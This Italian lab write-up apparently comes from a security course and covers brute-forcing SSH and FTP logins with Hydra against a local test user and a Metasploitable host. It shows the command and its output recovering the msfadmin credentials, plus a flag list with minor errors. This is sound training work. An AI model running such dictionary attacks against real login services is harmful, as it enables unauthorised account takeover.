## Authentication cracking con hydra

Per l'esercizio di oggi dobbiamo installare:

- sudo apt install seclists
- sudo apt install vsftpd

Creiamo un nuovo utente su kali linux con:

adduser

chiamando l'utente con test\_user e la password testpass dopo attiviamo il servizio ssh con:

sudo service ssh start

Il file di configurazione del demone sshd lo troviamo al path /etc/ssh/sshd\_config, qui possiamo abilitare l'accesso all'utente root in ssh (di default per ragioni di sicurezza è vietato), cambiare la porta e l'indirizzo di binding del servizio e modificare molte altre opzioni.

Ricordate che per tutti i servizi c'è un file di configurazione dove potete modificare le impostazioni del servizio stesso. Ai fini dell'esercizio lasciamo il file così e procediamo.

## riavviamo e facciamo partire il servizio

```
File Azioni Modifica Visualizza Aiuto

(kali® kalikali)-[~]

$ sudo service ssh start
[sudo] password di kali:

(kali® kalikali)-[~]

$ ssh test_user@192.168.1.55


The authenticity of host '192.168.1.55 (192.168.1.55)' can't be established.

ED25519 key fingerprint is SHA256:6vkIlhYmwaA8oijOAQkZqx+skykl64XGLxDpTeOdGgw.

This key is not known by any other names.

Are you sure you want to continue connecting (yes/no/[fingerprint])?
```


## Attacco a dizionario





- -v Attiva la modalità verbosa, che mostra ulteriori informazioni durante l'esecuzione di hydra
- -V Per controllare "live" i tentativi di brute force di hydra
- -u Per forzare l'utente modificato in ogni tentativo di accesso
- -L Specifica il file usertest1.txt
- -P Specifica il file passwordtest1.txt
- -t 5 specifica il numero massimo di thread da utilizzare durante l'esecuzione
- -u 192.168.32.100 Specifica l'indirizzo IP del sistema di destinazione

## Esercizio opzionale ftp metasploitable

Possiamo eseguirlo in 2 modi con: xhydra oppure dal terminale







Dal terminale

```
(kali@ kalikali)-[~/Scrivania]

$ hydra -L usertesi1.txt -P passwordtest1.txt 192.168.1.101 ftp
Hydra v9.4 (c) 2022 by van Hauser/HIC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is no n-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-06-08 16:58:34
[DATA] max 16 tasks per 1 server, overall 16 tasks, 49 login tries (l:7/p:7), ~4 tries per task
[DATA] attacking ftp://192.168.1.101:21/
[21][ftp] host: 192.168.1.101 login: msfadmin password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-06-08 16:58:44

[kali@ kalikali)-[~/Scrivania]
```